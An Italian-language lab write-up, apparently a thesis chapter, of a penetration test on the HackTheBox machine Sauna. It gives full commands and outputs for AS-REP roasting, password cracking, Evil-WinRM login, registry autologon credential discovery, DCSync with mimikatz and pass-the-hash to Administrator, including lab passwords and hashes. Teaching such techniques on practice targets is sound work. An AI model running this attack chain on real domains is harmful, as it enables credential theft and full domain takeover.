*Questo è il primo capitolo, su un totale di tre, che tratterà di un'intera operazione di penetration testing svolta su una macchina reale. Di seguito elencheremo, dunque, le tecniche utilizzate e ragioneremo insieme sui motivi per cui esse sono state applicate. La struttura di questo capitolo, e dei successivi due, sarà basata sulle fasi che costituiscono il penetration test (Sezione 1.3). Per tale ragione, troveremo tutti i procedimenti riguardanti la fase di Information Gathering su una determinata macchina nell'omonimo paragrafo del relativo capitolo, e così via per le fasi successive. La macchina di questo capitolo si chiama Sauna ed è disponibile su HackTheBox (Sezione 2.1); attualmente, essa risulta ritirata, ovvero non è più accessibile gratuitamente, per cui, per accedervi, è necessario sottoscrivere un abbonamento VIP. Un appunto che ci teniamo a fare è che tutti i comandi che verranno illustrati che comporteranno l'inserimento di un path come parametro o come target faranno riferimento al percorso relativo rispetto alla posizione in cui si trova il terminale; è possibile, anche, utilizzare path assoluti esplicitandoli direttamente nel comando.*

## 3.1 Information Gathering

Per raggiungere la macchina è, innanzitutto, necessario collegarsi alla VPN che HackTheBox ci fornisce. Per fare ciò, scarichiamo dal sito stesso, tramite la sezione *Access*, il pacchetto con estensione, `ovpn`. Connettersi alla VPN risulta molto facile; basterà utilizzare il comando `openvpn nomepacchetto.ovpn` nel terminale e mantenere aperta la finestra di quest'ultimo per tutta la durata della connessione. È richiesto l'utilizzo dell'operatore `sudo` per poter invocare il comando. Segnale che l'operazione sia andata a buon fine è l'output restituito, che deve terminare con *Initialization Sequence Completed*. Ogni volta che vorremo collegarci ad una macchina di HackTheBox sarà, dunque, necessario ripetere tale procedimento, per cui esso non verrà menzionato di nuovo nei successivi capitoli.

Una volta entrati nella VPN del sito, possiamo provare ad effettuare un ping all'indirizzo IP della macchina selezionata per vedere se tutto funziona come dovrebbe (Figura 3.1).

```
simone@Simows:~$ ping 10.10.10.175
PING 10.10.10.175 (10.10.10.175) 56(84) bytes of data.
64 bytes from 10.10.10.175: icmp_seq=1 ttl=127 time=50.3 ms
64 bytes from 10.10.10.175: icmp_seq=2 ttl=127 time=51.0 ms
64 bytes from 10.10.10.175: icmp_seq=3 ttl=127 time=50.7 ms
^C
--- 10.10.10.175 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 50.258/50.657/50.980/0.299 ms
```

**Figura 3.1.** Risultato di un ping alla macchina Sauna

È necessario all'inizio fare un po' di enumerazione e, a tale scopo, eseguiamo il comando `nmap`, specificando, tramite il parametro *p*, l'intero range di porte per avere una scansione più completa.

```
simone@Simows:~/Scrivania/Tirocinio kali/Sauna$ nmap -p 1-65535 -A -T 4 10.10.10.175
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-18 15:51 CET
Nmap scan report for EGOTISTICAL-BANK.LOCAL (10.10.10.175)
Host is up (0.050s latency).
Not shown: 65515 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-11-18 22:52:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., S
ite: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., S
ite: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
55965/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h00m01s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-11-18T22:53:43
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.13 seconds
```

**Figura 3.2.** Output del comando `nmap` eseguito su Sauna

Come mostrato in Figura 3.2, la macchina usufruisce di un sistema operativo Windows e utilizza Microsoft Windows Active Directory e Kerberos. Il primo è un sistema di server centralizzato, basato su insieme di servizi di rete gestiti da un

*domain controller*, che organizza l'accesso alle risorse della rete da parte degli utenti. Kerberos, invece, è un protocollo di rete che viene utilizzato per l'autenticazione di un utente su una rete; nel nostro caso, Kerberos necessita di una descrizione più approfondita.

Kerberos consente a diversi terminali di comunicare tra loro su una rete non sicura attraverso il riconoscimento dell'identità e la cifratura dei dati. Esso previene attacchi come le intercettazioni e assicura l'integrità dei dati ed utilizza la crittografia simmetrica. Con il nome *principal*, Kerberos fa riferimento agli utenti, o host, del server; ciascuno di essi ha un principal associato. Ogni utente, per autenticarsi all'interno della rete, ha bisogno di un ticket che viene consegnato e controllato dal protocollo stesso. Vengono utilizzati due tipi di ticket: il TGT (Ticket-Granting Ticket), tramite il quale si può chiedere di accedere ad un determinato servizio, ed il TGS (Ticket-Granting Service), che, intuitivamente, permette di accedere al servizio scelto tramite il TGT. È immediato il fatto che ottenere un TGT sia più importante rispetto ad ottenere un TGS, poiché, tramite il TGT, è possibile richiedere l'accesso a più servizi, mentre il TGS garantisce l'accesso ad un solo servizio. Analizziamo, ora, i principali tipi di attacchi ai quali Kerberos può essere sottoposto:

- *Overpass The Hash/Pass The Key (PTK)*: l'attacco Pass The Hash (PTH) consiste nell'utilizzare l'hash dello user per prenderne l'identità. Nel contesto di Kerberos questa tecnica è conosciuta come PTK o Overpass The Hash. Se un attaccante riesce ad ottenere l'hash di un utente allora può identificarsi al cospetto del KDC (Key Distribution Center, ovvero l'unità di Kerberos che si occupa di distribuire e verificare le chiavi di accesso degli utenti) come l'utente stesso ed ottenere accesso a diversi servizi.
- *Pass The Ticket (PTT)*: consiste nell'ottenere un ticket ed impersonare l'utente che ne è il proprietario; è anche necessario ottenere la *session key* per usare il ticket. È possibile ottenere il ticket facendo *Man-In-The-Middle*, dato che Kerberos utilizza i protocolli TCP o UDP. In questo modo, però, non otterremmo la session key. Un metodo alternativo consiste nell'utilizzo del processo `lsass.exe` di Windows, che si occupa dell'accesso alle risorse protette del sistema, genera chiavi d'accesso, e così via. È possibile utilizzare *Mimikatz* per sfruttare il processo di cui sopra ed ottenere, così, anche la session key.
- *Golden Ticket e Silver Ticket*: l'obiettivo del Golden Ticket è di costruire un TGT. È, quindi, necessario ottenere l'hash del NT Lan Manager (NTLM) dell'account krbtgt, ovvero un account locale che si comporta come fosse un account di servizio per il Key Distribution Center; è creato automaticamente quando un nuovo dominio viene creato e non può essere né modificato nel nome né rimosso. Il ticket TGT viene invalidato soltanto se scade, o se viene cambiata la password dell'account krbtgt. Il Silver Ticket punta, invece, a costruire un TGS, per cui è necessaria la session key. Il metodo fallisce nel caso il servizio di autenticazione verifichi il PAC (Privileged Attribute Certificate) del nostro TGS, ovvero un'estensione del ticket nel quale sono contenuti i privilegi dell'account che si sta autenticando.
- *ASREPRoast*: è possibile che un account del sistema abbia l'attributo DONT _REQ_PREAUTH attivato; in questo caso, è possibile costruire un messaggio KRB_AS _REQ senza specificarne la password; il KDC risponderà con un KRB_AS_REP che contiene informazioni criptate, compresa la chiave dell'u-

tente. Questo messaggio verrà utilizzato per crackare la password dell'utente. KRB_AS_REQ e KRB_AS_REP indicano, rispettivamente, il messaggio di richiesta di accesso inviato dal client al protocollo e la risposta che quest'ultimo fornisce al client.

Dopo questo breve, ma essenziale, approfondimento su Kerberos possiamo continuare con il penetration testing. Notando dalla scansione prima effettuata (Figura 3.2) che la porta 80, ovvero quella relativa al web server attivo sulla macchina, è aperta, tentiamo di collegarci all'indirizzo della macchina (10.10.10.175:80); non è necessario specificare a quale porta vogliamo collegarci poichè, collegandoci tramite web, la nostra richiesta verrà immediatamente trattata come una richiesta al web server. Come ci aspettavamo, si apre un sito web riguardante una sorta di banca (Figura 3.3).





**Figura 3.3.** Sito web presente all'indirizzo della macchina Sauna

Adesso è necessario effettuare una ricerca manuale, all'interno del sito, delle informazioni che potrebbero tornarci utili come, ad esempio nomi di utenti, servizi utilizzati dal sito o qualsiasi altra informazione che potrebbe risultare utile al nostro scopo. Un'attenta ricerca ci porta a conoscenza che, nel menù a tendina *Dropdown* e sotto la voce *Our Team*, è presente, in fondo alla pagina, una lista di persone che apparentemente fanno parte del team di lavoro della banca (Figura 3.4).

## 3.2 Vulnerability Analysis

A questo punto, ci torna utile una classe della collezione `Impacket` (Sezione 2.5.2), ovvero `GetNPUsers`, che viene utilizzata per ottenere il TGT per gli utenti di Kerbe-





**Figura 3.4.** Lista di persone che lavorano per Egotistical Bank

ros che hanno attivo, sul proprio account, il metodo *Do not require Kerberos preauthentication*. Scarichiamo, dunque, la classe Python dal link: *https://github.com /SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py*; proviamo, adesso, a lanciare la classe, specificando, come mostrato dalla scansione delle porte (Figura 3.2), il dominio *EGOTISTICAL.BANK-LOCAL/*. Usiamo, quindi, il comando *python3 GetNPUsers.py EGOTISTICAL.BANK-LOCAL/*. Se lo script ci ritorna un errore di connessione al dominio, è possibile che sia necessario impostare un DNS per il dominio stesso. Fare ciò è molto facile : basta aprire tramite un editor di testo qualsiasi, ad esempio `vim`, il file `hosts` presente in `/etc/`, per cui scriveremo `sudo vim /etc/hosts`. Quello che dovremo fare in questo file è: aggiungere nella prima colonna, quindi sotto gli altri indirizzi IP, l'indirizzo della macchina Sauna, ovvero 10.10.10.175, ed inserire di seguito, lasciando uno spazio, i nomi che vogliamo collegare al nostro dominio (Figura 3.5). Quindi, ora, se nel browser invieremo una richiesta all'indirizzo *sauna:80*, verremo reinderizzati sul sito di Egotistical Bank.

```
127.0.0.1       localhost
127.0.1.1       Simows.homenet.simows.it        Simows
10.10.10.175 EGOTISTICAL-BANK.LOCAL sauna sauna.EGOTISTICAL.BANK.local
10.10.10.197 sneakycorp.htb dev.sneakycorp.htb
```

**Figura 3.5.** Aggiunta dell'indirizzo della macchina ad un DNS

Adesso proviamo di nuovo a lanciare lo script `GetNPUsers`. A questo punto non

dovrebbero esserci errori di collegamento alla macchina; tuttavia, lo script ci ritorna *No entries found!*, il che può voler dire che toccherà a noi specificare gli utenti per i quali vogliamo effettuare il controllo sul bit di preauthentication. Adesso andiamo incontro alla parte un po' più fantasiosa di tutto il test; come possiamo creare degli username a partire da nome e cognome dell'utente? Ovviamente ci sono programmi appositi che lo fanno, ma genererebbero tanti di quegli username diversi che sarebbe disumano pensare di avere il tempo, durante una CTF, di provare ad autenticarsi con ciascuno di essi. Quindi tentiamo di ricavare tre username classici da ogni nome; un esempio è mostrato in Figura 3.6.





**Figura 3.6.** Lista di possibili username a partire dai nomi dei membri del team

Quando lanciamo `GetNPUsers`, questa volta dobbiamo specificare, tramite il parametro `usersfile`, il file nel quale abbiamo scritto i possibili username degli utenti; inoltre, per fare un lavoro più pulito, possiamo esplicitare, tramite il paramentro `outputfile`, un file di testo che verrà riempito con l'eventuale output dello script. A tale scopo scriviamo gli username che abbiamo creato in un file chiamato `users.txt` e creiamo un file di output, denominato `output.txt`. Il comando sarà dunque quello mostrato nel Listato 3.1.

```
python3 GetNPUsers.py EGOTISTICAL-BANK.LOCAL/
-usersfile users.txt -outputfile output.txt
```

**Listato 3.1.** Comando da utilizzare per tentare di effettuare gli accessi utilizzando gli username scelti

L'output nel terminale può riportare degli errori, dovuti al fatto che alcuni nomi utenti non esistevano o non avevano il bit di cui sopra attivato. Pertanto, effettuiamo un controllo all'interno del file di output che avevamo predisposto e notiamo che è stato prodotto, per l'utente `fsmith`, l'hash del suo TGT.

Una volta ottenuto l'hash del TGT, tentiamo di crackarlo utilizzando John The Ripper. Per fare ciò, si consiglia di utilizzare la wordlist `rockyou` presente in Kali Linux. Se non conosciamo la sua locazione possiamo utilizzare l'istruzione `locate rockyou.txt`. Il comando per eseguire JTR è mostrato nel Listato 3.2.

```
john output.txt -wordlist=/usr/share/wordlists/
rockyou.txt
```

**Listato 3.2.** Comando da utilizzare per eseguire il cracking dell'hash tramite John The Ripper

Come mostrato in Figura 3.7, la password ricavata dall'hash è `Thestrokes23`. La tecnica utilizzata per l'attacco è stata, dunque, quella di ASREPRoast.

```
simone@Simows:~/Scrivania/Tirocinio kali/Sauna$ john output.txt -wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/simone/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 A
ES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:03 DONE (2020-11-18 12:11) 0.2702g/s 2848Kp/s 2848Kc/s 2848KC/s Tiffani1432..Thanongsuk_police
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

**Figura 3.7.** Output di John The Ripper

## 3.3 Exploitation

Facciamo il punto della situazione: siamo riusciti a ricavarci il nome utente e la password (fsmith e Thestrokes23) di Fergus Smith che, stando alle immagini presenti sul sito, è un membro del team di Egotistical Bank. Ora dobbiamo trovare un modo per accedere al sistema autenticandoci con questi dati. Dando un'occhiata alle porte scansionate, magari facendo una ricerca per ciascuna di esse e cercando di capire quali sono i servizi che operano in essa, salta sicuramente all'occhio la porta numero 5985. Quest'ultima è utilizzata da WinRM, ovvero Windows Remote Management, che consente ai sistemi di accedere e scambiare informazioni attraverso una rete comune. A tale scopo, serviamoci di Evil-WinRM (`https://github.com/Hackplayers/evil-winrm`), uno strumento apposito per effettuare penetration testing. L'utilizzo è alquanto banale: basterà scaricare l'intero pacchetto da GitHub ed utilizzare il comando descritto nel Listato 3.3.

```
ruby evil-winrm.rb -i 10.10.10.175 -u fsmith
-p Thestrokes23
```

**Listato 3.3.** Comando da utilizzare per effettuare un accesso tramite `Evil-WinRM`

Questo ci garantirà una shell sulla macchina target (Figura 3.8).

```
simone@Simows:~/Scrivania/Tirocinio kali/Sauna/evil-winrm$ ruby evil-winrm.rb -i 10.10.
10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

**Figura 3.8.** Ottenimento di una shell sulla macchina Sauna

## 3.4 Post Exploitation

L'exploit è stato lanciato (tramite Evil-WinRM) e adesso ci troviamo nella fase in cui possiamo "far male" al nostro bersaglio. Come prima cosa dobbiamo cercare il flag dell'utente; tramite i comandi `dir` e `cd` ci muoviamo nelle cartelle del sistema, che, ricordiamo, ospita un sistema operativo Windows, e sul Desktop troveremo un file *user.txt*; tramite il comando `cat` possiamo osservarne il contenuto. Questo flag ottenuto, come tutti i successivi, è da inserire nell'apposita sezione sul sito di HackTheBox. Dopo aver fatto ciò, raccomandiamo di effettuare un'enumerazione di base del sistema in cui ci troviamo; a tale scopo possiamo eseguire i comandi: `whoami`, `net user fsmith` e `net Users`. Dall'output di quest'ultimo scopriremo gli utenti presenti all'interno della macchina (Figura 3.9).

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> net Users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The command completed with one or more errors.
```

**Figura 3.9.** Utenti presenti nella macchina Sauna

Un altro passo importante da compiere è quello di controllare se, nella macchina, sono presenti degli account con l'opzione di auto-login. Utilizzeremo, dunque, il comando mostrato nel Listato 3.4.

```
reg query ''HKLM\SOFTWARE\Microsoft\Windows NT
\CurrentVersion\Winlogon''
```

**Listato 3.4.** Istruzione per verificare la presenza di account con l'opzione di auto-login attiva

Come è possibile osservare in Figura 3.10, esiste un utente con username `svc_loanmanager` che ha impostato una password di default, ovvero *Moneymakestheworldgoround!*

Dalla Figura 3.9 notiamo che esiste un account nel sistema chiamato `svc_loanmgr`; è possibile che la password di tale account sia la stessa dell'account `svc_loanmanager`, vista la somiglianza dei due nomi. Utilizzando nuovamente Evil-WinRM tentiamo

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ    EGOTISTICALBANK
    DefaultUserName    REG_SZ    EGOTISTICALBANK\svc_loanmanager
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    scremoveoption    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0x303697c4
    ShutdownFlags    REG_DWORD    0x13
    DisableLockWorkstation    REG_DWORD    0x0
    DefaultPassword    REG_SZ    Moneymakestheworldgoround!
```

**Figura 3.10.** Output del comando per verificare la presenza di account con opzione di auto-login

l'accesso a `svc_loanmgr` ed, infatti, la nostra intuizione si rivela corretta. Purtroppo all'interno di questo account non c'è nulla di utile, ma, essendo una CTF, se abbiamo guadagnato l'accesso ad esso, a qualcosa deve pur servire. A tal scopo ci serviamo di Bloodhound (Sezione 2.3.3). Per installarlo, basterà useguire il comando descritto nel Listato 3.5.

```
sudo apt-get install bloodhound
```

**Listato 3.5.** Comando da utilizzare per installare BloodHound

Successivamente, sarà necessario scaricare da GitHub `SharpHound.exe`, al link: *https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.exe*. Infine, installeremo neo4j tramite il comando `sudo apt-get install neo4j`.

Ora dobbiamo utilizzare SharpHound per creare i file JSON riguardanti la struttura del dominio. Ci rechiamo nella stessa cartella in cui si trova il nostro eseguibile ed eseguiamo Evil-WinRM con le credenziali dell'account `svc_loanmgr`. Una volta dentro, basterà utilizzare il comando `upload SharpHound.exe` per caricare l'eseguibile sulla macchina target. Fatto ciò, avviamo l'eseguibile ed aspettiamo che completi l'operazione; questa, una volta terminata, genererà un file `zip` che dovre-

mo scaricare tramite il comando `download`. Prima di aprire Bloodhound, dobbiamo avviare il database neo4j eseguendo il comando `sudo neo4j start`. A questo punto è possibile avviare bloodhound digitando `bloodhound` nel terminale. Ci verrà richiesto di effettuare un login (è possibile, che al primo login, venga chiesto di cambiare la password di default di neo4j). Una volta effettuato il login dovremo cliccare su *Upload Data*, sulla destra, e selezionare il file `.zip` che ci siamo ricavati in precedenza tramite `SharpHound.exe`.

In alto a sinistra possiamo cliccare su un menù; se facciamo attenzione, nella sezione `query`, è presente una lista di filtri tramite i quali possiamo organizzare la vista delle nostre relazioni fra domini, utenti, etc. Difatti, se clicchiamo sul filtro *Find AS-REP Roastable Users (DontReqPreAuth)*, notiamo che è presente l'account `fsmith`, ovvero proprio quello che abbiamo hackerato in precedenza tramite l'ASREPRoasting. Nella situazione attuale, dobbiamo attivare il filtro *Find Principals with DCSync Rights*. L'attacco DCSync permette all'attaccante di simulare il comportamento del Domain Controller per ricavare la password di un account. Una volta che si ha accesso ad un account con capacità di *domain replication*, l'attaccante può utilizzare dei protocolli per simulare un domain controller.





**Figura 3.11.** Grafo dei *principals* con diritti di DCSync

Se clicchiamo sul ramo indicato in Figura 3.11, che rappresenta la funzione *GetChangesAll()*, e successivamente su *Help*, notiamo che, come mostrato in Figura 3.12, l'account `svc_loanmgr` gode dei diritti di *domain replication*, ed infatti, viene specificato che tale utente è in grado di effettuale degli attacchi DCSync.





**Figura 3.12.** Informazioni mostrate dall'opzione *Help* sull'account `svc_loanmgr`

Per effettuare tale attacco DCSync, ed ottenere la password dell'account amministratore, è necessario scaricare `mimikatz.exe`; esso è facilmente reperibile su Internet. Adesso è necessario inserire mimikatz.exe nella stessa cartella dove è presente Evil-WinRM, poiché dovremo caricarlo nell'account `svc_loanmgr`. Quindi, dopo aver effettuato l'accesso all' account sopra citato, eseguiamo `upload mimikatz.exe`. Successivamente dobbiamo eseguire `mimikatz.exe` tramite il comando descritto nel Listato 3.6.

```
./mimikatz.exe ''lsadump::dcsync /user:Administrator'' ''exit''
```

**Listato 3.6.** Istruzione da utilizzare per effettuare un attacco DCSync tramite `mimikatz.exe`

Esso sta ad indicare che effettueremo un attacco DCSync nei confronti dell'account *Administrator*; la parola *exit* alla fine serve perché altrimenti la procedura si bloccherebbe.

Come mostrato in Figura 3.13, abbiamo ottenuto l'hash della password dell'account *Administrator*; utilizziamo tale hash per effettuare un attacco Pass-The-Hash. In particolare, effettuiamo l'accesso inserendo come credenziali il nome utente, `Administrator`, e l'hash al posto della password, specificandolo tramite il parametro *H* (Figura 3.14).

A questo punto, abbiamo terminato il nostro penetration test! Basterà muoverci nel desktop dell'amministratore per recuperare il flag ed inserirlo sul sito di HackTheBox.

```
Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/24/2020 9:14:15 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 0: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 1: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: ee8c50e6bc332970a8e8a632488f5211
```

**Figura 3.13.** Output dell'attacco DCSync tramite `mimikatz.exe`

```
simone@Simows:~/Scrivania/Tirocinio kali/Sauna/evil-winrm$ ruby evil-winrm.rb -i 10.10.
10.175 -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

**Figura 3.14.** Accesso ottenuto nell'account Administrator

